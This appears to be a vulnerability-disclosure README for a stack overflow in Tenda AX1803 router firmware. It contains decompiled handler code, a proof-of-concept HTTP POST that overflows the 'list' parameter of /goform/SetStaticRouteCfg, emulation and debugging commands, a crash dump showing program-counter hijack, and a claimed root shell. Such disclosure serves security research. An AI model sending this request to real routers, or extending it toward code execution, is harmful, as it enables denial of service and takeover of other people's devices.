Darry-lang1 / **vuln** Public

Code Issues 1 Pull requests Actions Projects Security ···

main vuln / Tenda / AX1803 / **3** /

Darry-lang1 Add files via upload … on Aug 6 **History**

..

img	4 months ago
readme.md	4 months ago

readme.md


Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.tenda.com.cn
- Firmware download address ： https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview：



AX1803 双频千兆WIFI6路由器 资料下载


AX1803 升级软件 V1.0.0.1

关联产品：AX1803 更新日期：2022/7/4

AX1803V2.0/2.1升级说明
硬件版本: V2.0/2.1
软件版本: V1.0.0.1
注意事项:
1. 此固件仅适用于AX1803型号且当前软件版本为V1.0.0.X的机器升级，升级前请确认产品型号和当前软件版本。
2. 解压下载文件后，登录AX1803管理界面，点击"系统管理"-"设备管理"-"升级"，选择"bin"或"trx"结尾的文件进行升级。
3. 升级过程不能断电，否则会导致机器损坏。

Vulnerability details


The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetRouteStatic function. An attacker can obtain a stable root shell through a carefully constructed payload.



```
int __fastcall fromSetRouteStatic(int a1)
{
  const char *v2; // r0
  char v4[272]; // [sp+0h] [bp-110h] BYREF

  memset(v4, 0, 0x100u);
  v2 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
  sub_78440("adv.staticroute", v2, 126);            // There is a stack overflow vulnerability
  sprintf(v4, "advance_type=%d", 8);
  send_msg_to_netctrl(21, v4);
  sub_4F67C(
    a1,
    "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
  sub_4F67C(a1, "{\"errCode\":%d}", 0);
  return sub_4FE0C(a1, 200);
}
```

In the `fromSetRouteStatic` function, `v2` (the value of `list`) we entered will be passed into the `sub_78440` function as a parameter, and this function has stack overflow.



```
int __fastcall sub_78440(const char *a1, const char *a2, int a3)
{
  int v5; // r6
  int result; // r0
  char *v7; // r0
  char *v8; // r1
  char *v9; // r1
  int v10; // r7
  int i; // [sp+8h] [bp-1B0h]
  const char *v12; // [sp+14h] [bp-1A4h]
  char v14[8]; // [sp+30h] [bp-188h] BYREF
  char s[16]; // [sp+38h] [bp-180h] BYREF
  char v16[16]; // [sp+48h] [bp-170h] BYREF
  char v17[16]; // [sp+58h] [bp-160h] BYREF
  char v18[16]; // [sp+68h] [bp-150h] BYREF
  char v19[64]; // [sp+78h] [bp-140h] BYREF
  char v20[256]; // [sp+B8h] [bp-100h] BYREF
  char v21[1280]; // [sp+1B8h] [bp+0h] BYREF

  memset(v21, 0, sizeof(v21));
  memset(v19, 0, sizeof(v19));
  memset(v20, 0, sizeof(v20));
  memset(s, 0, sizeof(s));
  memset(v16, 0, sizeof(v16));
  memset(v17, 0, sizeof(v17));
  memset(v18, 0, sizeof(v18));
  if ( strlen(a2) > 4 )
  {
    sub_78324(a1, v21);
    for ( i = 1; ; ++i )
    {
      v7 = strchr(a2, a3);
      if ( !v7 )
        break;
      *v7 = 0;
      v12 = v7 + 1;
      memset(v19, 0, sizeof(v19));
      sprintf(v19, "%s.list%d", a1, i);
      if ( _isoc99_sscanf(a2, "%[^,],%[^,],%[^,],%s", s) == 4 )
      {
        v8 = (char *)sub_783CC(v21, s);
```

In the `sub_78440` function,the `a2` (the value of `list`) is formatted using the `_isoc99_sscanf` function and in the form of `%[^,],%[^,],%[^,],%s`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `s`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .


sudo chroot . ./qemu -g 1234 ./bin/tdhttpd
python3 1.py
gdb-multiarch ./bin/tdhttpd


```
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
open: No such file or directory
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
open: No such file or directory
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:182 connect cfmd is error.
```

```
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x61616160 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────[ REGISTERS ]─────────────────────────
*R0   0x0
*R1   0x0
*R2   0x0
*R3   0x0
*R4   0x61616161 ('aaaa')
*R5   0x61616161 ('aaaa')
*R6   0x61616161 ('aaaa')
*R7   0x61616161 ('aaaa')
 R8   0x0
*R9   0x61616161 ('aaaa')
*R10  0x1f66a5 ◂— str    r1, [r4, #0x44] /* 0x2e766461; 'adv.staticroute' */
*R11  0xfffee4f0 ◂— movs   r0, r0 /* 0x61610000 */
 R12  0x0
*SP   0xfffee498 ◂— str    r1, [r4, #0x14] /* 0x61616161; 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa' */
*PC   0x61616160 ('`aaa')
─────────────────────────[ DISASM ]─────────────────────────
Invalid address 0x61616160

─────────────────────────[ STACK ]─────────────────────────
00:0000│ sp 0xfffee498 ◂— str    r1, [r4, #0x14] /* 0x61616161; 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa' */
... ↓        7 skipped
─────────────────────────[ BACKTRACE ]─────────────────────────
 ► f 0 0x61616160
───────────────────────────────────────────────────────────────
pwndbg>
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l
drwxrwxr-x    2 1000     1000          4096 Aug  5 17:06 bin
lrwxrwxrwx    1 1000     1000            12 Aug  5 17:02 ctcap -> /var/tmp/cfg
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 data
lrwxrwxrwx    1 1000     1000            16 Aug  5 17:02 debug -> sys/kernel/deb
ug
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 dev
drwxrwxr-x   16 1000     1000          4096 May 18 14:50 etc
drwxrwxr-x    6 1000     1000          4096 May 18 14:50 lib
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 mnt
drwxrwxr-x    5 1000     1000          4096 May 18 13:06 opt
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 proc
drwxrwxr-x    2 1000     1000          4096 May 18 14:49 sbin
drwxrwxr-x    3 1000     1000          4096 May 18 14:50 sys
lrwxrwxrwx    1 1000     1000             8 Aug  5 17:02 tmp -> /var/tmp
drwxrwxr-x    6 1000     1000          4096 May 18 14:33 usr
drwxrwxr-x    2 1000     1000          4096 May 18 14:50 var
drwxrwxr-x   15 1000     1000          4096 May 18 14:50 webs
#
```

Finally, you also can write exp to get a stable root shell.